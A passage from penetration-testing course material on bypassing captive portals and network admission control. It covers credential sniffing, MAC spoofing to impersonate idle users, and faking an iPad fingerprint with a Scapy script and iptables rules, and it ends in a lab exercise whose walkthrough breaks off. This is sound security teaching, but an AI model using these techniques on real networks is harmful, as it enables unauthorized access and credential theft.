- **Attack the Portal:** The captive portal server itself is a target for the attacker. If the captive portal system is using OOB management, it may be using SNMP or other management protocols (we'll look at SNMP attacks later in this module). Regardless of the position of the captive portal server, it is a web server target, and may be vulnerable to the numerous web attack options such as Cross-Site Request Forgery (CSRF), Cross-Site Scripting (XSS), SQL injection and many others.
- **Attack Pre-Authentication Services:** As a high-level protocol, HTTP authentication against the captive portal server requires that several lower-layer protocols have already done their job to support the client. Prior to captive portal authentication, services such as DHCP and DNS must be accessible to the end-user, which may also represent attack opportunities.
- **Attack Other Pre-Authentication Client Devices:** Prior to authentication, the attacker may be able to contact other client systems on the network, regardless of the captive portal deployment mechanism. Successfully compromising a client system that then later completes authentication may yield greater access to the network.

While these techniques represent actionable attack techniques, we'll focus our assessment on bypassing the requirement to authenticate to the captive portal system to gain access to the post-authentication network.

Exploiting Web Authentication

- Internal captive portal servers may not use SSL for credential protection
- We'll examine other SSL attacks later



Exploiting Web Authentication

Surprisingly frequently (in this author's experience), internal captive portal servers do not use SSL to protect the delivery of network credentials. Thus, the ability to observe successful network authentication will yield an attacker valid credentials to use for accessing the network. A simple tool for monitoring the network for successful HTTP credential authentication is Cain (www.oxid.it). Reading from a live network interface (Ethernet or wireless in monitor mode) or from a packet capture file, Cain will inspect HTTP traffic for common form field values corresponding to authentication credentials. As shown on this slide, Cain has identified the HTTP server and client addresses, username, and password information, including the URL of the web location where the credentials were submitted. To access this information, click on the "Sniffer" tab near the top of the window, then click on the "Passwords" tab near the bottom.

For Cain to recognize a username and password field combination, it must be configured with the HTTP form field names to search for. A list of common HTTP form field names is included with Cain by default, including "vb_login_username", "logonusername", "user_security_password" and some non-English spellings such as "in_benutzername". Clicking `Configure | HTTP Fields` allows you to add additional fields as needed.

Note that Cain does not validate that credentials are successful after being observed. If a user fails authentication, Cain will still present the failed authentication credentials in the Sniffer tab.

Later in the material we'll look at exploiting SSL-based captive portal authentication systems.

User Impersonation

- Inline captive portal systems validate prior authentication using MAC/IP
 - Impersonate authenticated user
- Problem with active clients and IP/MAC address conflict
- Few users will log out when leaving
- Solution: Impersonate departed, but still authenticated, user


User Impersonation

Inline captive portal systems are also responsible for bridging or routing traffic from the untrusted network to the trusted network, relying on client MAC and/or IP address information to validate previously authenticated users. Knowing this, we have an opportunity to bypass captive portal authentication by impersonating a previously authenticated user by assuming their MAC address and IP address.

While assuming another user's IP address and MAC address is straightforward, if we impersonate a user who is still on the network we will generate IP address conflict problems. Windows and OS X users will see a warning indicating an IP address conflict, which may alert administrators as to the presence of an attack. Further, the attacker will be unable to transmit TCP traffic reliably, since each SYN+ACK response will inevitably be reset by the user being impersonated.

Despite these limitations, user impersonation for bypassing captive portal authentication can be a useful and somewhat stealthy technique. With captive portal systems, few users will logout when they are finished computing, leaving their session authenticated. With the ability to impersonate users, and identify users who are inactive but still authenticated, an attacker can evade the challenges associated with impersonating a user who is still present on the network.

MAC Address Impersonation



The screenshot shows two windows. The top window is a Windows command prompt titled 'C:\WINDOWS\system32\cmd.exe'. It shows the execution of 'macshift.exe -i "Wireless Network Connection" 000102030405'. The output indicates that the MAC address for the 'Wireless Network Connection' adapter has been successfully changed to 000102030405. The bottom window is a Linux terminal titled 'Terminal -- bash -- 58x5'. It shows the execution of 'sudo ifconfig en0 ether 00:01:02:03:04:05' in a user's shell, followed by a root shell where 'ifconfig eth0 down', 'ifconfig eth0 hw ether 00:01:02:03:04:05', and 'ifconfig eth0 up' are executed in sequence.

```
C:\WINDOWS\system32\cmd.exe
C:\macshift>macshift.exe -i "Wireless Network Connection" 000102030405
Macshift v1.1, MAC Changing Utility by Nathan True, macshift@natetrue.co
Setting MAC on adapter 'Wireless Network Connection' to 000102030405...
Adapter ID is {50B86984-2CCE-4C40-BAA1-0734BC1A55CC}
Resetting adapter...
Done
C:\macshift>_

Terminal -- bash -- 58x5
mymac:~ $ sudo ifconfig en0 ether 00:01:02:03:04:05
mymac:~ $

File Edit View Terminal Help
root@bt:~# ifconfig eth0 down
root@bt:~# ifconfig eth0 hw ether 00:01:02:03:04:05
root@bt:~# ifconfig eth0 up
```

Warning: Some drivers will not honor alternate MAC addresses

MAC Address Impersonation

Impersonating the MAC address of another device is trivial on almost any platform. On Windows systems, one tool is `macshift` (<http://macshift.natetrue.com>), which allows you to identify the interface name with the "-i" argument, followed by the desired MAC address. At the time of this writing, the `macshift.natetrue.com` website is offline; an alternative tool for MAC address spoofing on Windows is available at <https://github.com/matthewlinton/Windows-Scripts/blob/master/macblast/Lib/macshift.exe> if the `natetrue.com` website remains offline.

On OSX systems, the built-in "ifconfig" utility can be used to change the MAC address. Simply open a terminal session and with super-user privileges, run the following command:

```
# ifconfig en1 ether 00:01:02:03:04:05
```

Replace the interface name and MAC address with the desired values.

On Linux systems, the `ifconfig` utility can also be used to change the MAC address, with a minor variation from the OSX example:

```
# ifconfig eth0 down
# ifconfig eth0 hw ether 00:01:02:03:04:05
# ifconfig eth0 up
```

On Linux systems, many drivers require that the network interface be configured in a down state prior to changing the MAC address (using the "ifconfig eth0 down" command). Once the MAC address is changed, we can place the interface back into the up state and request a DHCP address and get the same IP address as the victim within the DHCP lease duration.

Note that some drivers, notably Windows wireless and Ethernet cards, may not honor alternate MAC address settings. Tools such as "macshift" will report success, but will not be effective. It is best to test your tools in a lab environment to validate their operation before attempting to use them in a production environment.

cpscam

- Identifies client activity (like pul)
- Watches for clients accessing the logout URL (that you specify)
- Identifies a client that has been inactive for a timeout duration (e.g. they left, but have not logged out from CP)

```
$ sudo perl cpscam.pl 10.10.0.0 255.255.0.0
Capturing traffic ..
Mon Aug 23 14:44:37 2010
Host 10.10.10.108 has been inactive for 51 seconds.
Host 10.10.10.100 has been inactive for 84 seconds.
Host 10.10.10.117 has been inactive for 21 seconds.
Mon Aug 23 14:44:55 2010
Host 10.10.10.100 has been inactive for 102 seconds.
Host 10.10.10.117 has been inactive for 49 seconds.
Mon Aug 23 14:45:13 2010
Host 10.10.10.100 has been inactive for 120 seconds.
Host 10.10.10.117 has been inactive for 67 seconds.
The host at 10.10.10.100/00:13:ce:55:98:ef has been inactive for 120 seconds...
```

cpscam

The cpscam tool ("captive portal scam") written by this author is a useful aid for impersonating an authenticated client and bypassing the captive portal authentication process. Cpscam observes network traffic to build a list of client IP and MAC addresses to impersonate, similar to Pickupline. Unlike Pickupline, cpscam maintains this list of clients, attempting to identify clients that have left the network as a preferable impersonation option. Cpscam also watches for clients that access the captive portal logout URL (that you specify by editing the Perl script) and removes those clients from the impersonate list.

Once cpscam determines that a client has been inactive for 2 minutes (the default inactivity timer), it displays the IP address and MAC address of the client. Depending on your attack platform, you can use your preferred tool to impersonate MAC and IP address information to bypass the captive portal authentication requirement.

Cpscam is available at <http://www.willhackforsushi.com/code/cpscam.pl>. To use this tool you will need to install the Perl NetPacket::IP module, which can be done by running the following command:

```
$ sudo perl -MCPAN -e 'install NetPacket::IP'
```


System Validation

- NAC attempts to validate the MAC prefix matches the OS
 - Browser User-Agent matching
 - Passive OS fingerprinting
 - JavaScript OS validation
- May be necessary to manipulate the attacker system to keep up the ruse

We'll use iOS 10 as our impersonation target for examples

System Validation

To prevent people from bypassing the NAC system, vendors introduced additional system validation checks beyond MAC OUI validation. These checks aim to validate that the MAC OUI and additional settings all support the identity of the system, including:

- **Web Browser User-Agent Matching:** The NAC will inspect HTTP traffic to identify the HTTP User-Agent string, ensuring that it does not wrongfully reveal an operating system or platform that does not match the other criteria.
- **Passive OS Fingerprinting:** By passively observing traffic on the network, the NAC vendor identifies the client operating system in use, differentiating Windows, Linux, OS X and embedded platforms.
- **JavaScript OS Validation:** Some NAC systems will insert custom JavaScript into the HTTP response to collect information about the client's browser Domain Object Model (DOM).

While these methods make it more difficult to impersonate devices with a policy exception, a cautious attacker can still impersonate any system if they have prior knowledge as to how the system with the exception policy behaves. For our examples, we'll examine how an attacker can impersonate an Apple iPad device with iOS 10. Knowledge of how the iPad platform behaves is useful, as it is universally not supported by clientless NAC agents (due to limitations in the Safari browser and Apple's *walled-garden* client software approach) and yet popular in many organizations as a client device.

User-Agent Impersonation

- Straightforward to impersonate with Firefox plugin User Agent Switcher

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- Vendors quickly caught on and added additional tests for OS validation

Description: OS 10
User Agent: Mozilla/5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50
App Code Name: Mozilla
App Name: Netscape
App Version: Mozilla/5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50
Platform: iPad
Vendor: Apple Computer, Inc.
Vendor Sub:
Cancel OK

User-Agent Impersonation

User-Agent impersonation is straightforward using Firefox and the User Agent Switcher plugin. After installing this plugin, clicking Tools | Default User Agent | Edit User Agent... will open the User Agent Switcher Options dialog where you can add a new User-Agent option. Clicking New | New User Agent will open the "New User Agent" dialog where you can supply the following basic options:

- Description: User in the Tools | Default User Agent menu to describe the new User-Agent.
- User Agent: The content of the User-Agent supplied by the browser.

The User Agent Switcher plugin also allows us to specify additional options in the New User Agent dialog that represent portions of the browser DOM:

- App Code Name: Overrides the value of the browser.appCodeName DOM key
- App Name: Overrides the value of the browser.appName DOM key
- App Version: Overrides the value of the browser.appVersion DOM key
- Platform: Overrides the value of the browser.platform DOM key
- Vendor: Overrides the value of the browser.vendor DOM key
- Vendor Sub: Overrides the value of the browser.vendorSub DOM key

To configure the User Agent Switcher plugin to impersonate the iPad, create a new entry with the following settings. Fields that should remain empty are noted with "<blank>":

Description: iOS 10 iPad
User Agent: Mozilla/5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko)
Version/10.0 Mobile/14A5345a Safari/602.1
App Code Name: Mozilla
App Name: Netscape
App Version: 5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko)
Version/10.0 Mobile/14A5345a Safari/602.1
Platform: iPad
Vendor: Apple Computer, Inc.
Vendor Sub: <blank>

TCP Stack Fingerprinting

- Simple enhancement for inline CP gateways
 - Leverage passive fingerprints for additional OS validation enforcement
- Alert on clients who fail fingerprint vs. MAC OUI,

```
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@di-one.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth0', 264 sigs (14 generic, cksum 3E7CD339), rule:
'all'.
10.10.10.104:47638 - Linux 2.6 (newer, 2) (up: 11930 hrs)
-> 10.10.10.110:80 (distance 0, link: ethernet/modem)
```

TCP Stack Fingerprinting


An additional method used for identifying the OS of clients in a NAC environment is through TCP stack fingerprinting. Primarily used by inline captive portal systems, the gateway can passively monitor TCP traffic to identify characteristics that correlate to the known platform. This technique is similar to that used by the open-source tool "p0f", which examines TCP SYN frames for the following characteristics:

- Initial Time To Live (TTL)
- TCP Window Size
- Overall frame size for initial TCP SYN frames
- Status of the Don't Fragment (DF) flag
- Value of the Maximum Segment Size
- Value of the TCP Window Scale
- Behavior of the TCP Timestamp option
- Status of the Selective ACK flag
- Order and presence of TCP flags including NOPs
- Unique quirks for the TCP SYN packet (such as packet data following TCP options)

This slide includes an example of the output from p0f characterizing a Linux client. Similar functionality is used by many NAC vendors to reject client systems who attempt to access policy exceptions.

Windows – OSfuscate

- Simple tool to modify registry parameters for TCP/IP settings
- No built-in support for iOS, add with custom profile
- Does not evade TCP option checking mechanisms



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Windows – OSfuscate

One option for OS impersonation for Windows is the OSfuscate tool from Irongeek, available at <http://www.irongeek.com/i.php?page=security/code>. OSfuscate uses a simple list of Windows INI formatted profile descriptor files to describe several characteristics of a target TCP/IP stack including:

- ttl – The initial IP TTL value
- stamp – Set to 1 (true) if the OS supports TCP timestamps
- pmtu – Set to 1 (true) if the OS supports path MTU discovery
- urg – Set to 1 if the OS uses RFC1122 handling recommendations for urgent data; set to 0 if the OS uses BSD-style urgent data handling procedures
- window – The default window size defined in the TCP header
- sack – Set to 1 (true) if the OS supports selective acknowledgement
- mtu – The maximum transmission unit size of the OS

OSfuscate, in the latest version of 0.3 at the time of this writing, supports the impersonation of several client operating systems including PalmOS, PlayStation, Linux, FreeBSD and others. While OSfuscate does not include support for impersonating modern iOS devices, we can add an "ios7.os" file to the OSfuscate/profiles directory as shown on this slide. Next, run the OSfuscate.exe tool, select the target OS and reboot to make the settings effective. OSfuscate also includes an option to remove all settings when you want to revert to the original OS parameters.

While OSfuscate can confuse some operating system fingerprinting tools, it cannot modify the order or configuration of TCP options, as this is not exposed in an available registry setting. A NAC tool that does careful inspection of client TCP/IP traffic will be able to detect an attempt to evade system detection.

Initial OS Masquerading

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- Cisco NAC minimum 5-minute validate intervals

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# iptables -F
# iptables -A OUTPUT -p tcp --destination-port 80 --tcp-flags RST RST -s 10.10.10.104 -d
10.10.10.110 -j DROP
# iptables -L
Chain OUTPUT (policy ACCEPT)
target      prot opt source                destination
DROP        tcp  --  10.10.10.104          10.10.10.110          tcp dpt:www flags:RST/RST
```

Initial OS Masquerading

Short of modifying the Linux kernel source, it is not possible to manipulate a Linux device to include exactly the behavior of an iPad device. Although some TCP characteristics can be manipulated through the sys filesystem objects, settings such as presence of TCP options (including the order and separation with NOP bytes), maximum segment size representation, and other parameters cannot be changed, preventing simple modification of the Linux kernel to appear as if it were an iPad device.

However, a limitation on NAC systems is to the attacker's benefit. NAC systems do not attempt to perform OS characterization and client checking for each packet; instead, clients are evaluated initially when they connect to the network and at later regular intervals. On Cisco NAC systems, for example, clients are evaluated initially and then as frequently as every five minutes but not less, due to performance limitations of the product.

As a result, we can craft packets using any arbitrary settings to send for the NAC to use in its evaluation, generating our traffic to appear like an iPad device. Tools such as Scapy make this straightforward, allowing us to send the initial TCP SYN and complete the three-way handshake. Note that to use Scapy to complete the three-way handshake, we must suppress the TCP RST our IP address wants to send when it gets the SYN ACK from the upstream device. We can do this using the iptables tool as shown on this slide.

Scapy iPad-like TCP Connection

```
#!/usr/bin/python
from scapy.all import *
DSTIP="10.10.10.110" # Specify your target where NAC will observe it
SPORT=RandNum(1024,65535)
ip=IP(dst=DSTIP, flags="DF", ttl=64)
tcptopt = [ ("MSS",1460), ("NOP",None), ("WScale",2), ("NOP",None),
            ("NOP",None), ("Timestamp", (123,0)), ("SAckOK", ""), ("EOL",None) ]
SYN=TCP(sport=SPORT, dport=80, flags="S", seq=10, window=0xffff, options=tcptopt)

SYNACK=srl(ip/SYN) # Send the packet and record the response as SYNACK
my_ack = SYNACK.seq + 1 # Use the SYN/ACK response to get initial seq. number
ACK=TCP(sport=SPORT, dport=80, flags="A", seq=11, ack=my_ack, window=0xffff)
send(ip/ACK)
data = "GET / HTTP/1.1\r\nHost: " + DSTIP + "\r\n Mozilla/5.0 (iPad; CPU iPad OS 10_0 like Mac OS
X) [...] \r\n\r\n"
PUSH=TCP(sport=SPORT,dport=80, flags="PA", seq=11, ack=my_ack, window=0xffff)
send(ip/PUSH/data)

RST=TCP(sport=SPORT,dport=80, flags="R", seq=11, ack=0, window=0xffff)
send(ip/RST)

p0f: listening (SYN) on 'eth0', 2 sigs (0 generic, cksum 30F2C5C6), rule: 'all'.
10.10.10.104:60073 - iOS Apple iPad/iTouch/iPad (up: 0 hrs)
```

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
Scapy iPad-like TCP Connection

The Scapy script on this slide creates a TCP SYN frame with TCP options, IP options, TTL, and windows size matching that of an iPad. The "srl()" function sends the TCP SYN and receives the associated response in the variable SYNACK. The initial sequence number (ISN) of the responding host is incremented by one ("SYNACK.seq + 1") and used in the third frame, completing the three-way handshake. Finally, an HTTP GET request is sent, including the User-Agent of the iPad's Safari browser.

Using this script, the p0f tool identifies the traffic as an "iOS Apple iPad/iTouch/iPad" device, sufficiently fooling a NAC device into thinking the TCP stack is of an iPad or related device. Once you complete the three-way handshake and send data, the NAC system will pass the client for this TCP fingerprint check, allowing you to disable the local firewall rules we created earlier ("iptables -F") and use your native operating system TCP stack.

JavaScript OS Validation

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aLkSRfif ficNiNiLiMrcirLNNoggSMMSjgOAROaifSiNSOfir



```
<!DOCTYPE html>
<html><head></head><body>
{table border="1"}
<script>
for (var key in navigator) {
  if (typeof(navigator[key]) == "string") {
    document.write("<tr><td>" + key + "</td>");
    document.write("<td>" + navigator[key]);
    document.write("</tr></td>");
  }
}
</script>
</table>
</body>
</html>
```

appCodeName	Mozilla
appName	Netscape
appVersion	5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Mobile/14A345 Safari/602.1
platform	iPad
product	Gecko
productSub	20030107
userAgent	Mozilla/5.0 (iPad; CPU OS10_0 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Mobile/14A345 Safari/602.1
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
JavaScript OS Validation

A final technique used by captive portal systems to identify the native operating system of a client is to insert JavaScript code in an HTTP server's response that queries several browser DOM fields. As we saw earlier, the User Agent Switcher plugin for Firefox allows us to manipulate several fields in the DOM, including navigator.appName and navigator.vendor, but it does not allow us to manipulate four fields commonly used for client OS detection:

- navigator.buildID – Used to disclose the build number for the browser, not used by Apple's Safari on the iPad
- navigator.oscpu – Used to disclose the CPU type used on the host, not used by Apple's Safari on the iPad
- navigator.product – Used to disclose the product name, set to "Gecko"
- navigator.productSub – Used to disclose a sub-name to the product field, set to "20030107" on Apple's Safari on the iPad

To bypass a NAC system using JavaScript OS validation, we need to manipulate the responses from these fields as well.

Custom Browser Impersonation



Custom Browser Impersonation

Firefox allows us to customize the values that are returned from the DOM through JavaScript by creating configuration keys in the format `general.XXX.override` where "XXX" is the all-lowercase name of the DOM suffix after "navigator." (E.g. to override `navigator.oscpu` we can create a key called `general.oscpu.override` with an arbitrary string value.)

1. Browse to the "about:config" page to access the Firefox configuration key menu.
2. Right-click on any key and select New | String.
3. In the "New String Value" dialog, enter the string "general.XXX.override", where "XXX" is the name of the DOM key you wish to manipulate, then click OK.
4. Enter the value for the key to match that of the client you are impersonating. In the example on this slide, the key "general.oscpu.override" is configured with the string value "undefined", matching that of the iPad.

Exercise: Captive Portal Bypass Scenario



- Phaos Gaming develops multi-user dungeon games for multiple platforms
- A NAC control point protects internal access to beta game testing servers
- You must get access to the World of Phaos RPG, bypassing the NAC server

Exercise: Captive Portal Bypass Scenario

Phaos Gaming is a small online role-playing game (RPG) development company, supporting multiple device platforms. Phaos Gaming frequently offers access to beta versions of upcoming games for testing purposes, leveraging a Network Admission Control (NAC) point. Various developers in Phaos Gaming have access to the user account provisioning system in the NAC server to grant access to various users and devices as needed.

Your goal in this exercise is to access the World of Phaos RPG server, bypassing the NAC server. Your objectives are to apply multiple NAC bypass techniques that we reviewed in the module. This exercise will take approximately 20 minutes to complete.

Note: If you are completing this exercise online, remember to use the "tap0" interface instead of the "eth0" interface shown on this page.

World of Phaos sword image courtesy of worldofphaos.com.

Exercise: Captive Portal – Lab Resources

- Use Kali Linux for this exercise
- Configure your system to route traffic to the 10.10.10.69 server as shown
- We've configured Kali with User Agent Switcher and an OUI allocation file
- Attempt to access the World of Phaos game server <http://wophaos.sec660.org>

```
# route add -net 192.168.1.0/24 gw 10.10.10.69
```


Exercise: Captive Portal – Lab Resources

For this exercise, you will use Kali Linux as the attack platform. From a terminal prompt, configure your local routing table to use the host at 10.10.10.69 as the gateway for the 192.168.1.0/24 network, as shown on this page. The User Agent Switcher add-on has been added to the Firefox browser. A copy of the oui.txt file has been copied to /usr/local/share/oui.txt.

In this exercise, you will attempt to access the World of Phaos game server at <http://wophaos.sec660.org>. Bypass the NAC system to obtain access to your target.

If you are completing this course as an online student, remember to reference the "tap0" interface instead of "eth0". When adding a route on Linux, online students can also add the "dev tap0" option to the end of the route command ("route add -net 192.168.1.0/24 gw 10.10.10.69 dev tap0") to explicitly identify the route needed to access the lab network.

Exercise: Captive Portal – Access Attempt



Exercise: Captive Portal – Access Attempt

The server at <http://wophaos.sec660.org> is on a network that is filtered by a NAC server. Any attempts to access the game server will be captured and redirected to the cp.sec660.org login server, shown on this page.

This type of network access control system is commonly used in organizations when access is required to a resource that lacks strong authentication controls on its own, and when access must be granted to lots of different devices that cannot be consistently managed (such as embedded devices including mobile phones and tablets, or any device that is not owned by the organization implementing security).

Exercise: Captive Portal – Answers Follow

- **STOP!** Answers for the Captive Portal Bypass exercise follow
- Proceed only after you have exhausted your options for completion on your own
- Each page gives you a little more help if you get stuck

Exercise: Captive Portal – Answers Follow

Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own. Each page that follows gives you a little more help in case you get stuck.

Exercise: Captive Portal – Authentication Failure Hint

- Multiple failed authentication requests will present a hint



Exercise: Captive Portal – Authentication Failure Hint

Due to a code artifact left over during the development process, the NAC server protecting access to the Phaos Gaming resources will display debugging messages based on specific input events. The first debug artifact reveals a clue to the attacker, following multiple failed authentication attempts.

As shown on this page, the captive portal server indicates that, despite several authentication attempts, access would be easier for the end-user if the system recognized the web browser as an iPad.

Exercise: Captive Portal – Configure User-Agent

TIP

Configure the User Agent Switcher plugin to emulate an iPad.

Press and release Alt in Firefox to access drop-down menus.

Description:	iOS 10
User Agent:	Mozilla/5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50
App Code Name:	Mozilla
App Name:	Netscape
App Version:	Mozilla/5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50
Platform:	iPad
Vendor:	Apple Computer, Inc.
Vendor Sub:	

Alternative: Import the User-Agent XML file from `/root/lab/day1/useragentswitcher.xml`



Exercise: Captive Portal – Configure User-Agent

Next, add a new User-Agent to represent an iOS 10 iPad device.

First, click Tools | Default User Agent | Edit User Agents... Next, add a new User-Agent, populating the content of the form as shown on this page and below:


Description: iOS 10 iPad
User Agent: Mozilla/5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Mobile/14A5345a Safari/602.1
